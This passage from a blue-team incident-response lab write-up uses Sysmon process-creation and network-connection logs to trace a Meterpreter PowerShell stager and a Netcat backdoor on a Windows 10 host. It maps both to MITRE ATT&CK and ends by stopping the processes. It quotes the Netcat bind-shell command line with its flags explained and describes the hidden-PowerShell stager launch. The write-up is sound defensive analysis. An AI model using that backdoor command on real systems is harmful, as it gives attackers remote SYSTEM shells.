I then filtered for Sysmon Event ID 1 (Process Creation), which is useful in incident response investigations because it records when a process was created, the full command line arguments, the user context, and parent process details.


Sysmon Event ID 1 entries show:
-
First Event: Execution of
cmd.exeunder the SYSTEM account (C:\Windows\System32\cmd.exe). The CommandLine field shows that it was launched by the malicious service and matches the service payload identified inEvent ID 7045. -
Second Event: cmd.exe then executed
powershell.exewith-nop -w hidden -noni -cflags, followed by an obfuscated script. This PowerShell payload is consistent with Meterpreter stagers that are designed to connect back to an attacker.
The malicious service did not execute PowerShell directly. Instead, it first started cmd.exe as a wrapper, which then launched the PowerShell stager.
MITRE ATT&CK Mapping:
-
T1569.002 — System Services: Service Execution (https://attack.mitre.org/techniques/T1569/002/)
-
T1059.001 — Command and Scripting Interpreter: PowerShell (https://attack.mitre.org/techniques/T1059/001/)
3. C2 Connection: Sysmon’s Network Connection Log
After confirming in 2. Execution Stage that the malicious PsExec service launched cmd.exe as a wrapper to execute an obfuscated PowerShell stager, I next checked Sysmon Event ID 3 to determine if the payload initiated a C2 connection. As detailed below, the Sysmon Event ID 3 entry proved that the obfuscated PowerShell stager established a C2 session from the Windows 10 machine to the attacker.
Sysmon Event ID 3 records detailed network connection telemetry, including the process image, Process GUID, source/destination IP addresses, ports, and protocol.


The above screenshots show Sysmon Event ID 3 records documenting the outbound C2 connection from the Windows 10 machine to the attacker:
-
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exeinitiated the C2 connection. -
The ProcessGuid matches the PowerShell process created by
cmd.exein the Execution Stage (Sysmon Event ID 1). -
The User entry shows that it ran under
NT AUTHORITY/SYSTEM, which means that the attacker had full admin level control over the Windows 10 machine. -
Connection details:
-
Source IP and Port (Windows 10 machine):
192.168.55.2:50117 -
Destination IP and Port (attacker machine):
192.168.55.60:4444- TCP/4444 is the default for a Metasploit reverse TCP payload, confirming that the PowerShell stager successfully connected back to the attacker’s Metasploit listener.
-
-
The timestamp aligns with the process creation in the Executing Stage, showing a direct chain from service installation to process execution to network connection.
MITRE ATT&CK Mapping:
-
T1071.0001: Application Layer Protocol: Web Protocols https://attack.mitre.org/techniques/T1071/001/
-
T1571: Non-Standard Port https://attack.mitre.org/techniques/T1571/
-
T1041: Exfiltration Over C2 Channel https://attack.mitre.org/techniques/T1041/
IV. Blue Team Netcat Backdoor Investigation Using Sysmon
I investigated the Netcat backdoor using Sysmon’s Operational and Network Connection logs.
A. Sysmon Operational Log Review
I first investigated the Netcat backdoor activity using Sysmon’s Operational logs:
Event Viewer → Applications and Services Log → Microsoft → Windows → Sysmon → Operational
I filtered for Sysmon Event ID 1 (Process Creation), which is useful in incident response investigations because it records when a process was created, the full command line arguments, the user context, and parent process details.
I then searched for nc.exe to locate the relevant entries:


The screenshots show the following key information:
-
Netcat (
nc.exe, PID 8708) was the parent process andcmd.exewas the child process. This chain proves that Netcat was configured to automatically spawn a Windows shell when the attacker connected. -
Both
nc.exeand its child process,cmd.exe, ran asNT AUTHORITY/ SYSTEM, granting the attacker admin control of the system. -
The parent process,
nc.exe, was executed fromC:\Windows\Temp. This is a high risk location because the Temp directory is often used by attackers for staging tools. -
The parent command line (
nc.exe -Ldp 5555 -e cmd.exe) reflects that Netcat was configured to be a backdoor listener:-
-L(listen persistently) -
-d(run as a daemon/no console) -
-p 5555(listen on TCP/5555) -
-e cmd.exe(pass cmd.exe to the attacker’s machine when it connects)
-
The Sysmon log provides MD5 and SHA256 hashes for cmd.exe, which an investigator could use to identify the specific binary on other machines in the environment, or check the hash on VirusTotal or other threat intelligence databases.
MITRE ATT&CK Mapping:
-
T1059.003 (Command and Scripting Interpreter: Windows Command Shell) https://attack.mitre.org/techniques/T1059/003/
-
T1105 (Ingress Tool Transfer) https://attack.mitre.org/techniques/T1105/
(B) Sysmon Network Connection Log
I next investigated Sysmon’s Network Connection logs (Sysmon Event ID 3) to verify whether the Netcat listener accepted an incoming connection from the attacker.


The Sysmon Event ID 3 entries confirm that the Netcat backdoor running on the Windows 10 machine received a remote connection from the attacker:
-
Netcat launched from the Temp directory (
C:\Windows\Temp\nc.exe). This is suspicious because the Temp directory is not a standard location for legitimate executables and attackers often use the Temp directory for staging tools. -
The attacker machine connected to the Netcat listener on the Windows 10 host:
-
Protocol: TCP
-
Source IP and Port:
192.168.55.60:48124(attacker’s machine) -
Destination IP and Port:
192.168.55.2:5555(Windows 10 machine) - this matches the previously identified malicious command line (nc.exe -Ldp 5555 -e cmd.exe) fromSysmon Event ID 1.
-
-
The connection was made under
NT AUTHORITY/SYSTEM, providing the attacker with admin control.
This confirms that the attacker connected to the Netcat listener and established a secondary C2 channel. This secondary access method provided a backup to the primary Meterpreter session and the attacker could use it for persistence or lateral movement.
MITRE ATT&CK Mapping:
-
T1572 – Protocol Tunneling https://attack.mitre.org/techniques/T1572/
-
T1059.003 – Command and Scripting Interpreter: Windows Command Shell https://attack.mitre.org/techniques/T1059/003/
V. Terminating the Netcat & Meterpreter Processes with PowerShell
Using PowerShell’s Stop-Process command, I terminated the Netcat backdoor (nc.exe) and the Meterpreter PowerShell stager processes. Before terminating the processes I confirmed the PIDs and that both processes were still running using Get-Process.
